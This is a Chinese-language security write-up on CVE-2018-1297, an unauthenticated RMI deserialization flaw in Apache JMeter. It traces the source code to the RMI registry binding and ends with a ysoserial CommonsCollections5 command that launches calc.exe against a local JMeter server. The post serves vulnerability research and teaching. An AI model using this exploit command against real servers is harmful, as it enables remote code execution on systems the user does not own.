Apache JMeter rmi 反序列化—【CVE-2018-1297】

orich1 / 2018-03-28 01:06:36 / 浏览数 2785 技术文章 技术文章 顶(0) 踩(0)

漏洞描述

Severity: Important

Vendor: The Apache Software Foundation

Versions Affected: JMeter 2.X, 3.X

Description [0]:

When using Distributed Test only (RMI based), jmeter uses an unsecured RMI connection.
This could allow an attacker to get Access to JMeterEngine and send unauthorized code.
This only affect tests running in Distributed mode.

Mitigation:

- Users must use last version of Java 8 or Java 9
- Users must upgrade to last JMeter 4.0 version and use the default / enabled authenticated SSL RMI connection.

Besides, we remind users that in distributed mode, JMeter makes an Architectural assumption
that it is operating on a 'safe' network. i.e. everyone with access to the network is considered trusted.

This typically means a dedicated VPN or similar is being used.


Example:

- Start JMeter server using either jmeter-server or jmeter -s
- If JMeter listens on unsecure rmi connection (ie you can connect to it using a JMeter client), you are vulnerable

Apache JMeter 简介

Apache JMeter是Apache组织开发的基于Java的压力测试工具。用于对软件做压力测试，它最初被设计用于Web应用测试，但后来扩展到其他测试领域。
它可以用于测试静态和动态资源，例如静态文件、Java 小服务程序、CGI 脚本、Java 对象、数据库、FTP 服务器， 等等。JMeter
可以用于对服务器、网络或对象模拟巨大的负载，来自不同压力类别下测试它们的强度和分析整体性能


流程图



分析流程

下好源码后，习惯性的翻了下，发现里面相对有点复杂，而此时我又对 rmi 完全不熟悉，搞到无从下手

只能照着许多 JMeter rmi 复现的文章里，先将 jmeter-server 跑起来再说
在源码包 bin 目录下 jmeter-server 或 jmeter-server.bat



如上图所示，jmeter-server 已经跑起来了

但是此时还是懵逼中，其他文章里除了开启服务、打payload，就没说明其他啥了
无意中在 bin 目录下发现了 jmeter-server.log 文件，感觉里面可以查到一些信息

```
.8-03-19 23:38:03,148 INFO o.a.j.e.RemoteJMeterEngineImpl: Starting back
.8-03-19 23:38:03,148 INFO o.a.j.e.RemoteJMeterEngineImpl: System proper
.8-03-19 23:38:03,148 INFO o.a.j.e.RemoteJMeterEngineImpl: Local IP addr
.8-03-19 23:38:03,148 INFO o.a.j.e.RemoteJMeterEngineImpl: IP address is
  Can be overridden by defining the system property 'java.rmi.server.host
.8-03-19 23:38:03,148 INFO o.a.j.e.RemoteJMeterEngineImpl: Creating RMI
.8-03-19 23:38:03,152 INFO o.a.j.e.RemoteJMeterEngineImpl: Bound to regi
```

emmmm，先找找 RemoteJMeterEngineImpl

在其 init 函数中发现开启了 rmi

```
Registry reg = null;
if (CREATE_SERVER){
    log.info("Creating RMI registry (server.rmi.create=true)");
    try {
        reg = LocateRegistry.createRegistry(this.rmiPort);
        log.debug("Created registry: {}", reg);
    } catch (RemoteException e){
        String msg="Problem creating registry: "+e;
        log.warn(msg);
        System.err.println(msg);
        System.err.println("Continuing...");
    }
}
try {
    if (reg == null) {
        log.debug("Locating registry");
        reg = LocateRegistry.getRegistry(this.rmiPort);
    }
    log.debug("About to rebind registry: {}", reg);
    reg.rebind(JMETER_ENGINE_RMI_NAME,  obj: this);
    log.info("Bound to registry on port {}", this.rmiPort);
```

这里的 CREATE_SERVER 默认为 ture 的，如果不指定 rmiPort 默认值也是 1099

稍微了解过 rmi 反序列化利用的老哥应该都知道当 rmi 创建成功后，就可以搞事了吧....

反向跟踪 init 函数的调用处

```
public static void startServer(int rmiPort) throws RemoteException {
    RemoteJMeterEngineImpl engine = new RemoteJMeterEngineImpl(DEFAULT_LOCAL_PORT, rmiPort == 0 ? DEFAULT_RMI_PORT : rmiPort);
    engine.init();
}
```

此处的 DEFAULT_RMI_PORT 值为 1099


继续反向跟踪 startServer 的调用处

在 Jmeter 里 start 函数发现了调用

```
// Start the server
try {
    RemoteJMeterEngineImpl.startServer(JMeterUtils.getPropDefault( propName: "server_port",  defaultVal: 0)); // $NON-NLS-1$
    startOptionalServers();
} catch (Exception ex) {
```

可是在继续反向跟踪 start 函数的时候，却没有发现有被调用的地方 -_-
猜测可能是动态代理或者是反射请求？

搜了下路径关键字



在 NewDrever 的 main 函数中


```
public static void main(String[] args) {
    if(!EXCEPTIONS_IN_INIT.isEmpty()) {
        System.err.println("Configuration error during init, see exceptions:"+exceptionsToString(EXCEPTIONS_IN_INIT));
    } else {
        Thread.currentThread().setContextClassLoader(loader);

        setLoggingProperties(args);

        try {
            Class<?> initialClass = loader.loadClass( name: "org.apache.jmeter.JMeter");// $NON-NLS-1$
            Object instance = initialClass.newInstance();
            Method startup = initialClass.getMethod( name: "start", new Class[] { new String[0].getClass() });// $NON-NLS-1$
            startup.invoke(instance, new Object[] { args });
        } catch(Throwable e){ // NOSONAR We want to log home directory in case of exception
            e.printStackTrace(); // NOSONAR No logger at this step
            System.err.println("JMeter home directory was detected as: "+JMETER_INSTALLATION_DIRECTORY);
        }
    }
}
```

至此整个流程已经摸清楚了

测试

（用 3.3 版本的 JMeter 测试并未成功，查看了它的 colletions 版本是 3.2.2 的...）
用 ysoserial 打一梭子（ysoserial随便下的一个版本）

```
java -cp ysoserial-master-v0.0.5-gb617b7b-16.jar ysoserial.exploit.RMIRegistryExploit 127.0.0.1 1099
CommonsCollections5 "calc.exe"
```



参考资料

https://xz.aliyun.com/t/2082
http://bobao.360.cn/snapshot/index?id=287299

点击收藏 | 1 关注 | 1
上一篇：Dedecms V5.7后台任意代... 下一篇：Host-header-injec...
1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板